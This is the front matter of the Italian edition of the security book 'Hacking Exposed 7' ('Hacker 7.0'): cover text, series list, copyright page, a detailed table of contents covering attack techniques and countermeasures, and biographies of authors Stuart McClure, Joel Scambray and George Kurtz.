

Stuart McClure – Joel Scambray – George Kurtz

HACKER 7.0

**DA 13 ANNI IL BEST SELLER
SULLA SICUREZZA INFORMATICA
TRADOTTO IN 30 LINGUE
600.000 COPIE VENDUTE**

"Un buon sistema di sicurezza si misura proprio con
'non succede niente'."

– Stuart McClure, Joel Scambray, George Kurtz

APGEO

Hacker 7.0

Guida completa

Nella collana *Guida completa*:

3ds Max per l'architettura (IV ed.), di Fabio D'Agnano
Android 3: guida per lo sviluppatore, di Massimo Carli
Applicazioni iOS con HTML e JavaScript, di Richard Wagner
AutoCAD 2012, di Santapaga e Trasi
Autodesk Revit Architecture 2011, di Minato e Nale
Cinema stereoscopico, di Francesco Siddi
Costruire applicazioni con Access 2010, di Mike Davis
CSS (III ed.), di Gianluca Troiani
ePub: per autori, redattori, grafici, di Brivio e Trezzi
Evitare i rischi legali dei Social Media, di Elvira Berlingieri
Excel 2010, di Mike Davis
Fotoelaborazione: creatività e tecnica, di Eismann e Duggan
Fotografia digitale (III ed.), di Paolo Poli
Fotografia digitale Fine Art, di Marco Fodde
Fotografia RAW con Photoshop (II ed.), di Volker Gilbert
Grafica 3D con Blender, di Francesco Siddi
Hacking Web, di Michał Zalewski
HTML5 CSS3 JavaScript, di Pellegrino Principe
HTML5 e CSS3, di Gabriele Gigliotti
Il manuale dell'e-commerce, di Roberto Ghislandi
Il manuale della crittoanalisi, di Ferguson, Schneier, Kohno
Il manuale di Arduino, di Maik Schmidt
InDesign CS5.5, di Edimatica
iPhone e iPad sotto il cofano, di Luca Accomazzi
Java 7, di Pellegrino Principe
JavaScript, di Yank e Adams
jQuery (II ed.), di Castledine e Sharkie
L'arte della fotografia digitale in bianconero, di Marco Fodde
Linux Server per l'amministratore di rete (IV ed.), di Silvio Umberto Zanzi
Linux Ubuntu (IV ed.), di Hill, Bacon, Krstić, Murphy, Jesse, Savage, Burger
OS X 10.8 Mountain Lion, di Accomazzi e Bragagnolo
Manuale di grafica e stampa, di Mariuccia Teroni
Manuale di redazione, di Mariuccia Teroni
MySQL 5, di Michael Kofler
Mobile Design, di Castledine, Wheeler, Eftos
Modellazione 3D con AutoCAD 2013, di Daniele Nale
Photoshop CS6, di Trezzi e Andreini
Photoshop per il web design, di Corrie Haffly
PHP per professionisti, di MacIntyre, Danchilla, Gogala
Rhinoceros per professionisti, di Daniele Nale
Robot Fai Da Te, di Pier Calderan
SEO: ottimizzazione web per motori di ricerca (II ed.), di Davide Vasta
Social Media ROI, di Vincenzo Cosenza
Social Network, di Marco Massarotto
SQL: quello che i libri non dicono, di Bill Karwin
Sviluppare applicazioni con Objective-C e Cocoa, di Tim Isted
Sviluppare applicazioni con WordPress, di Thord Daniel Hedengren
Sviluppare applicazioni per Android, di Massimo Carli
Sviluppare applicazioni con PHP e MySQL, di Kevin Yank
Sviluppare siti con gli standard web, di Zeldman e Marcotte
Tecniche di registrazione (II ed.), di B. Bartlett e J. Bartlett
Virtualizzazione di desktop e server, di Maurizio Parrino
Microsoft Windows 8, di Mike Davis
Web Analytics, di Davide Vasta
Web design, di Jason Beaird

**Stuart McClure, Joel Scambray,
George Kurtz**

Hacker 7.0

APOGEO

Hacker 7.0

Autori:

Stuart McClure, Joel Scambray, George Kurtz

Original Edition Copyright © 2012 by The McGraw-Hill Companies. Title of English-language original:
Hacking Exposed 7: Network Security Secrets & Solutions,
ISBN 978-0-07-178028-5. All rights reserved.

Copyright © 2013 Apogeo – IF – Idee editoriali Feltrinelli srl
Socio Unico Giangiacomo Feltrinelli Editore srl
Via Natale Battaglia 12 – 20127 Milano (Italy)
Telefono: 02289981 – Fax: 0226116334
Email apogeo@apogeonline.com
U.R.L. www.apogeonline.com

ISBN: 978-88-503-3200-7

Tutti i diritti sono riservati a norma di legge e a norma delle convenzioni internazionali. Nessuna parte di questo libro può essere riprodotta con sistemi elettronici, meccanici o altri, senza l'autorizzazione scritta dell'Editore.

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

Le fotocopie per uso personale del lettore possono essere effettuate nei limiti del 15% di ciascun volume dietro pagamento alla SIAE del compenso previsto dall'art. 68, commi 4 e 5, della legge 22 aprile 1941 n. 633.

Le fotocopie effettuate per finalità di carattere professionale, economico o commerciale o comunque per uso diverso da quello personale possono essere effettuate a seguito di specifica autorizzazione rilasciata da CLEARedi, Centro Licenze e Autorizzazioni per le Riproduzioni Editoriali, Corso di Porta Romana 108, 20122 Milano, e-mail autorizzazioni@clearedi.org e sito web www.clearedi.org.

Impaginazione:

Infostudio Srl – via Perosi 10,
Monza

Copertina e progetto grafico:

Enrico Marcandalli

Editor:

Fabio Brivio

Traduzione:

Gianfranco Panico
Stefano Marconi

Finito di stampare
nel mese di febbraio 2013
presso L.E.G.O. – stabilimento
di Lavis (TN)

Indice

Gli autori	xv
Prefazione	xxi
Introduzione	xxiii
Parte I	Inquadrare il bersaglio	1
	Caso di studio	2
	L'anonimato è fondamentale.....	2
	Tor-mentare le brave persone	3
Capitolo 1	La raccolta di informazioni: il footprinting	7
	Che cos'è il footprinting?.....	8
	Perché è necessario il footprinting.....	8
	Footprinting su Internet.....	9
	Passo 1: definire l'ambito delle proprie attività	10
	Passo 2: ottenere le opportune autorizzazioni	10
	Passo 3: informazioni accessibili al pubblico.....	10
	Informazioni accessibili al pubblico.....	10
	Pagine web dell'organizzazione.....	11
	Organizzazioni correlate	12
	Dettagli sulla sede	13
	Informazioni sul personale	15
	Eventi in corso	17
	Politiche per la privacy e la sicurezza e dettagli tecnici che indicano i meccanismi di sicurezza attivi.....	19
	Informazioni archiviate.....	19
	Motori di ricerca e relazioni tra i dati	20
	Altre informazioni di interesse	24
	Contromisure per la sicurezza dei database pubblici.....	25
	Passo 4: enumerazione di server WHOIS e DNS.....	25
	Ricerche relative ai domini.....	27
	Ricerche relative all'IP.....	29
	Altre contromisure per la sicurezza dei database pubblici	32
	Passo 5: interrogazione del DNS	33
	Trasferimenti di zona.....	33
	Determinare i record MX (Mail eXchange).....	38
	Contromisure per la sicurezza del DNS	38
	Passo 6: riconoscimento della rete	39
	Tracerouting.....	39
	Contromisure contro il riconoscimento della rete	41
	Riepilogo.....	42
Capitolo 2	La scansione	43
	Determinare se il sistema è attivo	44
	Ping sweep di rete	44
	Ricerca di host ARP.....	44
	Arp-scan	44
	La ricerca di host ICMP	47
	Gli strumenti dei sistemi operativi.....	48
	Strumenti di rete	48

La ricerca di host TCP/UDP	51
Contromisure contro i ping sweep	54
Determinare quali servizi sono in esecuzione o in ascolto	56
Scansione di porte	56
Tipi di scansioni	56
Individuare i servizi TCP e UDP in esecuzione.....	58
Nmap.....	58
SuperScan	60
ScanLine	62
netcat	63
Contromisure contro la scansione di porte	64
Rilevamento del sistema operativo.....	65
Rilevamento del sistema operativo attivo	65
Ipotesi basate sulle porte disponibili	66
Fingerprinting attivo dello stack.....	66
Contromisure contro il rilevamento del sistema operativo	69
Identificazione passiva del sistema operativo	69
Fingerprinting passivo dello stack.....	70
Segnature passive	70
Contromisure contro il rilevamento passivo del sistema operativo.....	72
Elaborare e memorizzare i dati di una scansione	72
Gestire i dati di scansione con Metasploit	72
Riepilogo.....	74

Capitolo 3 L'enumerazione 75

Fingerprinting di servizi.....	76
Scansione delle informazioni di versione con Nmap	77
Scansione delle informazioni di versione con Amap	78
Scanner di vulnerabilità	78
Scansione con Nessus	78
Contromisure contro la scansione con Nessus	79
Script NSE di Nmap	80
Cattura di banner	81
Le basi per la cattura di banner: telnet e netcat	81
Contromisure contro la cattura di banner.....	83
Enumerazione dei servizi di rete comuni	83
Enumerazione di FTP,TCP 21	83
Contromisure contro l'enumerazione di FTP.....	84
Enumerazione di telnet, TCP 23	85
Contromisure contro l'enumerazione di telnet.....	86
Enumerazione di SMTP,TCP 25	86
Contromisure contro l'enumerazione di SMTP	87
Enumerazione del DNS, TCP/UDP 53	87
Contromisure contro l'enumerazione del DNS	91
Enumerazione di TFTP,TCP/UDP 69	92
Contromisure contro l'enumerazione di TFTP.....	93
Enumerazione di finger,TCP/UDP 79.....	93
Contromisure contro l'enumerazione di finger.....	94
Enumerazione di HTTP,TCP 80.....	94
Contromisure contro l'enumerazione di HTTP	97
Enumerazione di MSRPC (<i>Microsoft RPC Endpoint Mapper</i>), TCP 135	98
Contromisure contro l'enumerazione di MSRPC	99
Enumerazione del servizio nomi NetBIOS, UDP 137.....	100
Bloccare l'enumerazione dei servizi di nomi NetBIOS	104
Enumerazione tramite sessione NetBIOS, TCP 139/445.....	104
Contromisure contro le sessioni null SMB	115
Enumerazione di SNMP, UDP 161.....	120
Contromisure contro l'enumerazione di SNMP	124
Enumerazione di BGP,TCP 179.....	125
Contromisure contro l'enumerazione di BGP	127
Enumerazione di LDAP di Windows Active Directory, TCP/UDP 389 e 3268.....	127
Contromisure contro l'enumerazione di Active Directory	129

Enumerazione di RPC UNIX, TCP/UDP 111 e 32771	131
Contromisure contro l'enumerazione di RPC	133
rwho (UDP 513) e rusers (RPC Program 100002)	133
Contromisure contro l'impiego di rwho e rusers.....	133
Enumerazione di NIS, programma RPC 100004	134
Contromisure contro l'enumerazione di NIS	134
Enumerazione del servizio di risoluzione SQL, UDP 1434	134
Contromisure contro l'enumerazione di istanze SQL	135
Enumerazione di Oracle TNS, TCP 1521/2483	136
Contromisure contro l'enumerazione di Oracle TNS	136
Enumerazione di NFS, TCP/UDP 2049	137
Contromisure contro l'enumerazione di NFS	138
Enumerazione di IPSec/IKE, UDP 500.....	138
Contromisure contro l'enumerazione di IPSec/IKE.....	139
Riepilogo.....	140
Parte II	
Hacking del sistema.....	141
Caso di studio: intrigo internazionale	142
Capitolo 4	
Hacking di Windows	143
Panoramica	144
Argomenti non trattati	145
Attacchi senza autenticazione	145
Attacchi con falsificazione dell'autenticazione (spoofing)	146
Determinare la password da remoto	146
Contromisure contro l'individuazione delle password.....	149
Spiare lo scambio di password in rete	153
Contromisure contro lo sniffing delle procedure	
di autenticazione Windows.....	155
Attacchi Man-in-the-Middle	156
Contromisure contro gli attacchi MITM.....	158
Pass-the-Hash.....	158
Contromisure per l'attacco Pass-the-hash.....	159
Pass the Ticket per Kerberos	160
Exploit senza autenticazione da remoto.....	161
Exploit dei servizi di rete	161
Contromisure contro l'exploit di servizi di rete	163
Exploit di applicazioni dell'utente finale	164
Contromisure contro l'exploit di applicazioni dell'utente finale	165
Exploit dei driver di periferica.....	166
Contromisure contro l'exploit dei driver.....	167
Attacchi con autenticazione.....	167
Scalata dei privilegi.....	168
Prevenire la scalata dei privilegi.....	168
Estrazione e cracking di password.....	169
Catturare gli hash di password.....	170
Contromisure contro pwdump	172
Cracking delle password	172
Contromisure contro il cracking delle password	177
Dumping di password memorizzate nella cache	178
Contromisure contro il dumping delle password	
memorizzate nella cache	181
Dumping di hash registrati in memoria.....	181
Contromisure contro il dumping di hash registrati in memoria	182
Controllo remoto e backdoor	183
Strumenti per il controllo remoto dalla riga di comando	183
Controllo remoto con GUI	184
Reindirizzamento delle porte	186
fpipe.....	187
Coprire le proprie tracce.....	189
Disabilitare il controllo di Windows (auditing)	189
Cancellazione del registro di eventi.....	189
Nascondere i file	190

Contromisure contro gli ADS	191
Rootkit	191
Contromisure generali contro la violazione della procedura di autenticazione	191
Nomi di file	192
Voci del registro di sistema.....	192
Processi	194
Porte	194
Funzionalità di sicurezza di Windows.....	195
Windows Firewall	195
Aggiornamenti automatici	196
Centro sicurezza PC Windows	197
Criteri di protezione e criteri di gruppo	198
Microsoft Security Essentials	200
Enhanced Mitigation Experience Toolkit	200
Bitlocker e l'Encrypting File System	200
Contromisure contro l'attacco di avvio a freddo.....	201
Protezione di risorse Windows con WRP.....	202
Livelli di integrità, UAC e PMIE.....	203
Protezione esecuzione programmi.....	204
Windows Service Hardening: protezione avanzata di servizi Windows	205
Isolamento del servizio	205
Servizi con privilegi minimi	206
Refactoring di servizi	207
Accesso di rete ristretto.....	207
Isolamento della sessione 0	207
Miglioramenti basati sul compilatore	209
Il peso della sicurezza di Windows.....	210
Riepilogo.....	210
Capitolo 5 Hacking di UNIX 213	
Alla conquista di root	213
Un breve riepilogo	214
Mappatura delle vulnerabilità	214
Accesso remoto e accesso locale	215
Accesso remoto	216
Attacchi di forza bruta	217
Contromisure contro gli attacchi di forza bruta	218
Attacchi data-driven	220
Attacchi di buffer overflow	220
Contromisure contro l'attacco di buffer overflow	221
Attacchi return-to-libc	224
Contromisure per gli attacchi return-to-libc	225
Attacchi con stringhe di formato	226
Contromisure contro l'attacco con stringa di formato	227
Attacchi a validazione dell'input	228
Contromisura contro l'attacco a validazione dell'input	229
Attacchi integer overflow e integer sign	229
Contromisure contro l'attacco di integer overflow	233
Attacchi dangling pointer (puntatore pendente)	233
Contromisure contro i puntatori pendenti	234
Voglio la mia shell	234
Telnet inverso e canali di ritorno	235
Contromisure contro gli attacchi con canale di ritorno	238
Tipi comuni di attacchi remoti	238
FTP	238
Contromisure contro gli attacchi a FTP	239
Sendmail	240
Contromisure contro gli attacchi a sendmail.....	240
Servizi RPC (<i>Remote Procedure Call</i>).....	241
Contromisure contro gli attacchi a servizi RPC	242
NFS	242
Contromisure contro gli attacchi a NFS.....	247

Vulnerabilità di X	247
Contromisure contro le vulnerabilità di X.....	249
DNS (<i>Domain Name System</i>)	249
Avvelenamento della cache DNS.....	249
Contromisure all'attacco del DNS	251
Vulnerabilità di SSH	251
Vulnerabilità challenge-response di OpenSSH.....	252
Contromisure per SSH	253
Attacchi a OpenSSL	253
Contromisure per attacchi a OpenSSL	254
Attacchi contro Apache	254
Contromisure per attacchi contro Apache	255
Accesso locale	255
Vulnerabilità della password	255
John the Ripper	257
Contromisure contro le vulnerabilità delle password.....	260
Buffer overflow locale.....	260
Contromisure contro il buffer overflow locale	261
Collegamenti simbolici.....	261
Contromisure contro la vulnerabilità dei collegamenti simbolici.....	262
Corse critiche (race condition)	262
Contromisure contro la vulnerabilità nella gestione dei segnali	264
Manipolazione dei file core	264
Contromisure contro la vulnerabilità dei file core.....	264
Librerie condivise	264
Contromisure contro le vulnerabilità delle librerie condivise	265
Difetti del kernel	265
Contromisure contro i difetti del kernel.....	266
Errori di configurazione del sistema.....	266
Permessi su file e directory	267
Contromisure contro le vulnerabilità dei file SUID.....	269
File accessibili a tutti in scrittura	269
Contromisure contro la vulnerabilità dei file accessibili a tutti in scrittura.....	270
Accesso di root ottenuto: e ora?.....	271
Rootkit	271
Trojan	271
Contromisure contro i trojan	272
Sniffer	274
Che cos'è uno sniffer?	274
Funzionamento degli sniffer	275
Alcuni sniffer noti.....	275
Contromisure contro gli sniffer	276
Cancellazione dei log	277
Contromisure contro la cancellazione dei log	281
Rootkit del kernel.....	281
Contromisure contro i rootkit del kernel	283
Che cosa fare in caso di attacco con rootkit.....	284
Riepilogo.....	285

Capitolo 6

Crimini cibernetici e minacce avanzate persistenti (APT) 287

Che cos'è un APT?	288
Operazione Aurora	291
Anonymous	294
RBN.....	294
Che cosa non sono gli APT	295
Esempi di strumenti e tecniche APT	296
Attacco Gh0st	296
Email malevola	297
Indicatori di compromissione	298
Immagine della memoria	299

Riepilogo dell'attacco Gh0St.....	318
Attacco APT a Linux.....	318
Host linux perso.....	319
Indicatori di compromissione	320
Riepilogo dell'attacco APT a Linux.....	326
Poison Ivy.....	326
TDSS (TDL1-4).....	329
Indicatori comuni di APT.....	330
Rilevamento di attacchi APT.....	333
Contromisure contro gli attacchi APT	335
Riepilogo.....	335
Parte III Hacking delle infrastrutture 337	
Caso di studio: leggi e WEP	338
Capitolo 7 Connattività remota e hacking VoIP 341	
Preparazione alla connessione dial-up	342
Footprinting del numero telefonico	342
Contromisure contro le fughe di informazioni	344
Wardialing.....	344
Hardware.....	344
Aspetti legali.....	345
Costi accessori	346
Software	346
WarVOX.....	347
TeleSweep	352
PhoneSweep	354
Tecniche di exploit del carrier	357
Script di forza bruta: il fai-da-te.....	359
LHF (<i>Low Hanging Fruit</i>).....	361
Autenticazione singola, tentativi illimitati	361
Autenticazione singola, tentativi limitati.....	365
Autenticazione duale, tentativi illimitati	366
Autenticazione duale, tentativi limitati	367
Nota conclusiva sugli script per attacchi di forza bruta.....	368
Misure di sicurezza per le connessioni dial-up	368
Hacking di centralini telefonici	370
Login su reti voicemail Octel.....	371
Centralini Williams/Northern Telecom.....	371
Centralini Meridian Links	372
Centralini Rolm PhoneMail.....	372
Centralino protetto da RSA SecurID.....	373
Contromisure contro l'hacking dei centralini	373
Hacking di sistemi voicemail	373
Hacking di sistemi voicemail a forza bruta	373
Contromisure contro gli attacchi di forza bruta a voicemail	377
Hacking di DISA (<i>Direct Inward System Access</i>)	377
Contromisure per l'hacking di DISA	378
Hacking delle reti VPN (<i>Virtual Private Network</i>)	378
Nozioni di base sulle VPN IPSec.....	379
Autenticazione e impostazione del tunnel in reti VPN IPSec.....	380
Google hacking per VPN.....	380
Contromisure contro Google hacking per VPN	381
Attacchi a server VPN IPSec	382
Contromisure contro gli attacchi a VPN IPSec	383
Attacco all'aggressive mode di IKE	383
Contromisure contro gli attacchi all'aggressive mode di IKE	385
Hacking della soluzione VPN di Citrix	385
La Guida	387
Microsoft Office	388
Internet Explorer.....	390
Giochi e Calcolatrice Microsoft.....	393
Gestione attività	393

La stampa	394
I link	395
Accesso a Internet	396
EULA/Editor di testo.....	398
Salva con nome/Accesso al file system.....	398
Contromisure per l'hacking di Citrix	400
Attacchi a Voice over IP.....	402
Vari tipi di attacchi a VoIP	403
Scansione SIP	404
Contromisure contro la scansione SIP	405
Saccheggiare TFTP alla ricerca di tesori VoIP	405
Contromisure contro il saccheggio di TFTP.....	406
Enumerazione di utenti SIP.....	406
Enumerazione dell'utente con REGISTER di Asterisk	407
Enumerazione dell'utente con OPTIONS di SIP EXpress Router.....	409
Enumerazione dell'utente automatizzata	410
Il processo di avvio dei telefoni IP Cisco.....	413
Enumerazione degli utenti Cisco	414
Contromisure contro l'enumerazione SIP	414
Attacco di intercettazione	414
Attacchi offline.....	419
Contromisure contro l'intercettazione.....	421
DoS (<i>Denial of Service</i>).....	422
Contromisure contro il flood SIP INVITE	423
Riepilogo.....	423
Capitolo 8 Hacking di reti wireless	425
Nozioni di base	426
Frequenze e canali	426
Avvio della sessione	427
Meccanismi di sicurezza	428
Meccanismi di base.....	428
Autenticazione	428
Cifratura.....	429
Strumenti di hacking.....	430
Adattatori wireless	430
Chipset	430
Compatibilità con le bande.....	431
Compatibilità con le antenne	431
Interfaccia	431
Sistemi operativi	432
Accessori vari	432
Antenne	432
GPS	433
Access point	433
Ricerca e monitoraggio di reti wireless.....	434
Ricerca di reti wireless	434
Rilevamento attivo	434
Contrastare il rilevamento attivo	434
Rilevamento passivo	434
Strumenti di ricerca.....	435
Proteggersi dal rilevamento passivo	437
Sniffing del traffico wireless.....	437
Wireshark.....	437
Proteggersi dallo sniffing wireless.....	438
Attacchi DoS (<i>Denial of Service</i>)	438
Attacco di deautenticazione	439
aireplay-ng	439
Evitare gli attacchi di deautenticazione.....	439
Attacchi contro i sistemi di cifratura	440
Attacchi contro l'algoritmo WEP	440
Attacco passivo	441
ARP replay con falsa autenticazione	442

Contromisure per l'attacco contro algoritmi WEP.....	444
Attacchi contro i sistemi di autenticazione	444
Chiave precondivisa WPA	444
Intercettare la procedura di handshaking a quattro vie	445
Forza bruta.....	445
Riduzione dei rischi legati a WPA-PSK	448
WPA Enterprise	449
Identificare i tipi di EAP.....	449
LEAP	450
Protezione di LEAP.....	451
EAP-TTLS e PEAP	451
Protezione di EAP-TTLS PEAP.....	453
Riepilogo.....	453
Capitolo 9 Hacking di dispositivi hardware.....	455
Accesso fisico: giungere alla porta	456
Lock bumping.....	456
Contromisure contro le bump key	457
Clonazione delle carte di accesso	458
Contromisure contro la clonazione delle carte di accesso.....	461
Dispositivi di hacking.....	462
Bypass della sicurezza con password ATA	462
Contromisure contro l'hacking di password ATA	464
Hacking dello standard U3 USB	464
Contromisure contro l'hacking di standard U3 di USB	466
Configurazioni predefinite	466
Vulnerabilità preconfigurata	467
Password standard	467
Bluetooth	467
Reverse engineering di dispositivi hardware	468
Mappatura del dispositivo.....	469
Rimuovere le protezioni fisiche	469
Identificare i chip del circuito integrato	469
Le interfacce esterne	471
Sniffing applicato ai dati del bus	472
Sniffing dell'interfaccia wireless.....	474
Reversing del firmware.....	475
I programmati di EEPROM.....	479
Strumenti di sviluppo per microcontrollori.....	480
Gli strumenti ICE	480
JTAG	481
Riepilogo.....	483
Parte IV Hacking di applicazioni e dati.....	485
Capitolo 10 Hacking del Web e di database.....	487
Hacking di server web.....	488
File di esempio	489
Accesso al codice sorgente	490
Attacchi di canonicalizzazione.....	490
Estensioni del server.....	491
Buffer overflow.....	493
DoS (<i>Denial of Service</i>)	494
Scanner di vulnerabilità per server web	495
Nikto	495
Nessus	496
Hacking di applicazioni web	496
Trovare applicazioni web vulnerabili con Google (Googledorks).....	496
Web crawling.....	497
Strumenti per il web crawling.....	498
Valutazione delle applicazioni web	499
Plug-in per i browser.....	500
Suite di strumenti.....	501

Scanner di sicurezza per applicazioni web	504
Le vulnerabilità più frequenti delle applicazioni web	510
Attacchi di Cross-Site Scripting (XSS)	511
Contromisure contro il Cross-Site Scripting	512
SQL injection.....	512
Contromisure contro l'SQL injection	515
CSRF (<i>Cross-Site Request Forgery</i>)	516
Contromisure contro il CSRF (<i>Cross-Site Request Forgery</i>)	517
HTTP Response Splitting	517
Contromisure contro l'HTTP Response Splitting.....	519
Uso errato dei tag nascosti	520
Contromisure contro la vulnerabilità dei tag nascosti.....	521
SSI (<i>Server Side Include</i>)	521
Contromisure contro SSI.....	522
Hacking di database	522
Ricerca e individuazione di database.....	522
Contromisure contro la ricerca e l'individuazione di database.....	524
Vulnerabilità dei database	524
Attacchi di rete.....	524
Contromisure contro gli attacchi di rete.....	527
Bug del motore di database.....	527
Contromisure contro i bug del motore di database	528
Oggetti del database vulnerabili	528
Contromisure contro gli oggetti del database vulnerabili	531
Password deboli o predefinite.....	531
Contromisure contro le password deboli o predefinite.....	534
Configurazioni errate	534
Contromisure contro le configurazioni errate	535
Attacchi indiretti	535
Contromisure contro gli attacchi indiretti	536
Altre considerazioni	536
Riepilogo.....	537
Capitolo 11 Hacking nel mondo mobile.....	539
Hacking di Android.....	540
Fondamenti di Android.....	542
Strumenti Android utili	545
Approccio ad Android	547
Hacking del vostro Android	547
Strumenti per il rooting di Android	548
Rooting di un Kindle Fire	550
L'Android Market ufficiale sul vostro Kindle	552
Applicazioni interessanti per periferiche Android rootate.....	554
App native su Android	555
Installazione di eseguibili nativi di sicurezza in un dispositivo Android rootato	557
Trojan app	559
Hacking di dispositivi Android altrui	561
Remote Shell via WebKit	562
Contromisure alla vulnerabilità dei floating point in WebKit	563
Rooting di un Android: RageAgainstTheCage.....	564
Contromisure per RATC	565
Vulnerabilità di furto dei dati	566
Contromisure alla vulnerabilità di furto dei dati	568
Shell remota con zero permessi.....	568
Contromisure agli attacchi di bypass dei permessi.....	571
Capability leak.....	571
Contromisure ai capability leak.....	572
Malware su URL.....	572
Contromisure al malware su URL	572
Vulnerabilità di Skype.....	573
Contromisure alle vulnerabilità di Skype.....	574
Carrier IQ	575

Contromisure per Carrier IQ	577
HTC Logger	577
Contromisure per HTC Logger.....	578
Crack del PIN di Google Wallet	578
Contromisure per il crack del PIN di Google Wallet	579
Android come piattaforma di hacking portatile	580
Difendere il proprio Android	583
iOS.....	584
Conoscere iPhone	585
iOS è sicuro?.....	587
Jailbreaking: sciogliamo le briglie!.....	588
Jailbreaking basato sul processo di boot	589
Jailbreak remoto.....	592
Hacking di telefoni altrui	593
Le vulnerabilità di JailbreakMe 3.0.....	596
Contromisure contro la vulnerabilità di JBME 3.0	597
Attacchi iKee!.....	597
Contromisure contro worm iKee/credenziali di default SSH.....	599
Attacco man-in-the-middle (FOCUS 11).....	600
Contromisure contro l'hack di FOCUS 11	601
App malevole: Handy Light, InstaStock.....	602
Contromisure contro il malware sull'App Store	605
App vulnerabili: in bundle e di terze parti	605
Contromisure contro le vulnerabilità delle app	607
Accesso fisico	607
Contromisure per l'accesso fisico	608
Riepilogo.....	609
Capitolo 12 Ricettario di contromisure	611
Strategie generali.....	612
Spostare o eliminare gli elementi di valore.....	613
Separare i compiti	613
Prevenire, individuare e rispondere	613
Persone, processi e tecnologie	614
Verifiche e rendiconti	614
Autenticare, autorizzare e controllare.....	615
Stratificare	615
Miglioramento adattativo	617
Gestire i fallimenti	618
Criteri di protezione e formazione.....	618
Semplice, economico e facile	619
Scenari di esempio	619
Scenari desktop.....	619
Scenari server	620
Limitare i privilegi amministrativi.....	621
Ridurre al minimo la superficie esposta all'attacco	623
Curare particolarmente la manutenzione	624
Monitoraggio attivo, backup e risposta	625
Scenari di rete.....	625
Scenari di applicazioni web e database.....	626
Scenari nel mondo mobile	628
Riepilogo.....	629
Appendice A Porte.....	631
Appendice B Le 10 vulnerabilità più importanti	635
Appendice C Attacchi DoS (<i>Denial of Service</i>) e DDoS (<i>Distributed Denial of Service</i>)	637
Contromisure.....	639
Indice analitico.....	641

Gli autori

Stuart McClure

Stuart McClure, CNE, CCSE, è CEO/Presidente di Cylance, Inc., un'impresa di servizi e prodotti di élite per la sicurezza globale, in grado di risolvere i problemi di sicurezza più difficili al mondo per le imprese più importanti in tutto il pianeta. In precedenza, Stuart è stato Global CTO per McAfee/Intel, dove era responsabile di un'attività di prodotti per la sicurezza nel mercato dei consumatori e delle aziende con quasi 3 miliardi di dollari di fatturato. Durante la sua esperienza presso McAfee, Stuart McClure ha detenuto anche la posizione di General Manager per la Security Management Business di McAfee/Intel, che consentiva a tutti i prodotti per la sicurezza aziendale di McAfee di essere resi operativi, gestiti e valutati. A fianco di questi incarichi, Stuart McClure guidava un team di élite composto da hacker “buoni” interni a McAfee, chiamato TRACE, che ha scoperto nuove vulnerabilità e minacce emergenti. Prima di McAfee, Stuart ha lavorato alla sicurezza per la più grande impresa nel settore sanitario USA, Kaiser Permanente. Nel 1999 Stuart è stato anche il fondatore di Foundstone, Inc., un'azienda globale di consulenza e prodotti, poi acquisita da McAfee nel 2004.

Stuart è il creatore, l'autore principale e il primo fondatore della collana di libri *Hacking Exposed™* e lavora nel campo della sicurezza da oltre 25 anni. Ha acquisito un'ampia notorietà e spesso gli viene chiesto di presentare le sue ampie e approfondite conoscenze delle tecniche di hacking ed exploit. Stuart oggi è considerato tra le maggiori autorità nel settore della sicurezza delle informazioni. Acclamato guru della sicurezza, McClure unisce a capacità di leadership tecnica e manageriale una profonda conoscenza del panorama delle minacce e, nello stesso tempo, degli aspetti operativi e finanziari, necessaria per avere successo nel mondo odierno.

Joel Scambray

Joel è Managing Principal presso Digital, società leader nella sicurezza software nata nel 1992. Per oltre 15 anni ha fornito consulenza a imprese di ogni tipo e dimensione, dalle startup a membri di Fortune 500, per affrontare sfide e opportunità in tema di sicurezza. Nel background di Joel ci sono ruoli di dirigente, consulente tecnico e imprenditore. Ha cofondato e guidato la società di consulenza in tema di sicurezza Consciere, prima che fosse acquisita da Digital nel giugno 2011. È stato Senior Director presso Microsoft

Corporation, dove ha assunto ruoli di leadership nel settore della sicurezza per le divisioni di servizi online e di Windows. Ha anche cofondato la startup di software e servizi per la sicurezza Foundstone, Inc., accompagnandola fino all'acquisizione da parte di McAfee nel 2004. In precedenza è stato manager per Ernst & Young, redattore su temi di sicurezza per Microsoft TechNet, Editor at Large per *InfoWorld Magazine*, direttore del reparto IT per un'importante società immobiliare commerciale.

Joel è un noto scrittore e relatore su temi di sicurezza delle informazioni. È coautore e ha fornito contributi a oltre una decina di libri sulla sicurezza, molti dei quali sono diventati best-seller internazionali. Ha partecipato come speaker a conferenze come Black Hat, oltre che per organizzazioni quali IANS, CERT, CSI, ISSA, ISACA e SANS, aziende private ed enti pubblici, inclusi FBI e RCMP.

Tra i titoli di Joel troviamo un bachelor of science ottenuto all'Università della California a Davis, un MA ottenuto all'UCLA e la certificazione CISSP (*Certified Information Systems Security Professional*).

George Kurtz

George Kurtz, CISSP, CISA, CPA, è cofondatore e CEO di CrowdStrike, un'impresa all'avanguardia nelle tecnologie di sicurezza dei dati, che si occupa principalmente di aiutare grandi imprese e governi a proteggere le loro informazioni più sensibili di proprietà intellettuale e sicurezza nazionale. George è anche un esperto di sicurezza, autore, imprenditore e relatore di congressi noto a livello internazionale. Ha quasi 20 anni di esperienza nel campo della sicurezza e ha aiutato centinaia di grandi organizzazioni ed enti pubblici di tutto il mondo ad affrontare i più complessi problemi di sicurezza. Il suo background di imprenditore e la sua capacità di commercializzare tecnologie nascenti gli hanno consentito di guidare l'innovazione in tutta la sua carriera individuando le tendenze di mercato e correlandole con il feedback dei clienti; il risultato è stato una rapida crescita delle attività che ha condotto.

Nel 2011 ha ceduto al suo coautore il proprio ruolo di Worldwide Chief Technology Officer presso McAfee e ha ottenuto 26 milioni di dollari di finanziamenti per creare CrowdStrike. Durante il suo mandato di CTO presso McAfee, Kurtz aveva la responsabilità delle architetture e delle piattaforme di sicurezza nell'intero portfolio aziendale. Kurtz ha anche contribuito alla strategia di acquisizione che ha consentito a McAfee di passare da un fatturato di 1 miliardo di dollari nel 2007 a oltre 2,5 miliardi nel 2011. In una delle più grandi fusioni e acquisizioni del 2011 per quanto riguarda il settore tecnologico, Intel (INTC) ha acquisito McAfee per quasi 8 miliardi di dollari. Prima di entrare in McAfee, Kurtz è stato Chief Executive Officer e cofondatore di Foundstone, Inc., acquisita da McAfee nell'ottobre 2004. Potete seguire George su Twitter @george_kurtz o sul suo blog securitybattlefield.com.

Autori collaboratori

